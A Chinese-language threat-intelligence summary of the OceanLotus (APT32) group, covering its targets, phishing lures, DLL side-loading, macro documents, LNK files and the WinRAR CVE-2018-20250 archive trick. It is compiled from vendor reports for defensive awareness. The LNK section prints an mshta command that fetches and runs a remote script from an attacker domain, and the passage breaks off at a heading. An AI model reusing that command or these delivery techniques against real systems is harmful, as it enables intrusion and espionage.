**海莲花（OceanLotus）**是一个据称越南背景的APT组织，又称APT32、OceanLotus。该组织最早于2015年5月被天眼实验室所揭露并命名，其攻击活动最早可追溯到2012年4月，攻击目标包括中国海事机构、海域建设部门、科研院所和航运企业，后扩展到几乎所有重要的组织机构，并持续活跃至今。实际上，根据各安全厂商机构对该组织活动的**拼图式揭露**，海莲花团伙除针对中国发起攻击之外，其攻击所涉及的国家分布非常广泛，包括越南周边国家，如柬埔寨、泰国、老挝等，甚至包括越南的异见人士、媒体、地产公司、外资企业和银行。




## 海莲花组织常用攻击方法

* 构造**诱饵文件**欺骗用户点击
* 利用**钓鱼邮件**进行攻击，钓鱼关键字包括培训、绩效、监察等
* 采用恶意文件投递的**鱼叉攻击**
* **CHM诱饵、白加黑诱饵、恶意Ink**
* **利用CVE漏洞（如CVE-2018-20250绑定压缩包）**
* **带有VBA宏病毒的Office文档**
* **专用木马（Denis家族、CobalStrike、Gh0st）**
* hta样本解密并加载后续的附加数据
* C&C域名通信

## 攻击手段

* 鱼叉邮件投递内嵌恶意宏的Word文件、HTA文件、快捷方式文件、SFX自解压文件、捆绑后的文档图标的可执行文件等
* 入侵成功后通过一些内网渗透工具扫描渗透内网并横向移动，入侵重要服务器，植入Denis家族木马进行持久化控制
* 通过横向移动和渗透拿到域控或者重要的服务器权限，通过对这些重要机器的控制来设置水坑、利用第三方工具并辅助渗透
* 横向移动过程中还会使用一些逃避杀软检测的技术：包括白利用技术、PowerShell混淆技术等


## 案例分析



* **文章来源**  
  团队：奇安信安全中心  
  作者：红雨滴、天眼  
  原文地址：[海莲花团伙对中南半岛国家攻击活动的总结：目标、手法及技术演进](https://www.freebuf.com/articles/system/203157.html)  
  团队：腾讯电脑管家  
  作者：御见  
  原文地址：[海莲花(OceanLotus)2019年针对中国攻击活动汇总](https://www.freebuf.com/articles/paper/222126.html)  
  原文地址：[海莲花APT组织2019年第一季度针对中国的攻击活动技术揭秘](https://www.freebuf.com/articles/network/201940.html)


奇安信安全中心和腾讯电脑管家都是国内最著名的安全团队之一，近年来也多次曝光了海莲花组织的攻击活动。其研究发现，该组织自发现以来，一直针对我国的ZF部门、国企等目标进行攻击活动，为近年来对我国大陆进行网络攻击活动最频繁的APT组织。从攻击的手法上看，该组织主要采用电子邮件投递诱饵的方式，包括攻击诱饵文档、Payload加载、绕过安全检测等技术，一旦获得一台机器的控制权后，立即对整个内网进行扫描和平移渗透攻击等。

同时，该组织针对不同的机器下发不同的恶意模块，使得即便恶意文件被安全厂商捕捉到，也因为无相关机器特征而无法解密最终的Payload，无法知晓后续的相关活动。活动钻石模型如下：



## (1) 诱饵文档初始攻击

恶意文件投递的方式依然是最常用的**鱼叉攻击**的方式，钓鱼关键字包括干部培训、绩效、工作方向等，相关的邮件如下。此外，投递钓鱼邮件的账号有网易邮箱，包括126邮箱和163邮箱，账号样式为：名字拼音+数字@163（126）.com，如：Sun\*\*@126.com、reny\*\*@163.com等。



2019年投递的恶意诱饵类型众多，包括白加黑、lnk、doc文档、带有WinRARACE（CVE-2018-20250）漏洞的压缩包等，之后的攻击中还新增了伪装为word图标的可执行文件、chm文件等。


### ①白加黑诱饵

病毒伪装成一个DLL文件，伪装为Word图标的可执行文件启动的同时，病毒DLL也会被加载启动（也叫DLL劫持）。使用DLL侧加载（DLL Side-Loading）技术来执行载荷，通俗的讲就是我们常说的白加黑执行。




### ②带有宏的恶意office文档

所谓的宏，利用一段程序代码,进行一系列的操作。自动连续完成。最终提取资源文件，进行解密。得到最终的rat在内存中展开，查找Createlnstance函数地址，最终将配置信息传入调用该函数，利用https进行通讯。





### ③恶意lnk



### ④带有WinRAR ACE（CVE-2018-20250）漏洞的压缩包。

作者之前分享过该CVE漏洞，当我们解压文件时，它会自动加载恶意程序至C盘自启动目录并运行。






## (2) 恶意文件植入

恶意文件植入包括**恶意lnk、使用rundll32加载恶意dll、带有宏的doc文档、白加黑、带有WinRAR ACE（CVE-2018-20250）漏洞的压缩包**等。

### ①恶意lnk分析

该组织会在所有投递的压缩包里存放一个恶意的lnk，但是所有的lnk文件都类似（执行的地址不同，但内容一致），lnk文件的图标伪装成word图标。值得注意的是，该lnk的图标会从网络获取，因此如果远程服务器已经关闭，会导致该lnk无图标的现象。此外，还会造成即便不双击lnk，只要打开lnk所在的目录，就会出现网络连接的现象。


该现象的原因是：Explorer解析lnk的时候会去解析图标，而这个lnk配置的图标在网络上，因此会自动去下载，但只是下载而不会执行，看一眼不运行lnk文件的话，会泄漏自身IP地址，但不会导致电脑中木马。




双击运行lnk后，会执行下列命令：

C:\Windows\SysWOW64\mshta.exe http://api.baidu-json.com/feed/news.html

其中， news.html实际为一个vbs脚本文件。mstha执行此脚本后会解密脚本中存储的内容，并存储到%temp%目录下，包括tmp、exe、log、env文件。




接着调用系统自带的odbcconf.exe，将7b95ffab-3a9c-494a-a584-9c48dc7aa6a7.tmp（dll文件）给加载起来。最后调用taskkill.exe，结束mshta.exe进程。




### ②带有宏的doc文档

